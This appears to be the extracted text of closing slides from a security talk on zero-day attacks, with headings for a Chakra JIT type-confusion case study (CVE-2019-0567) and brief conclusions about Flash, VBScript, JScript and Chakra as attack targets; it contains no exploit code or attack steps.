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
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
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Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Exploit
- Leak chakra base address



Demo

Conclusion

- Flash is still the main target of attackers. As Adobe will stop updating Flash at the end of 2020, the number of Flash zero days attacks maybe decrease.
- In 2018, some old script engines began to be the target of attackers, such as VBScript and JScript. Maybe more zero days attacks will be discovered in these script engines in the future.
- VBSEmulator is one tool can use to do some vbscript deobfuscation and detect possible unknown exploit.
- The new JavaScript engine Chakra seems vulnerable, especially JIT compiler. Type confusion is easy to exploit.

Thank You!



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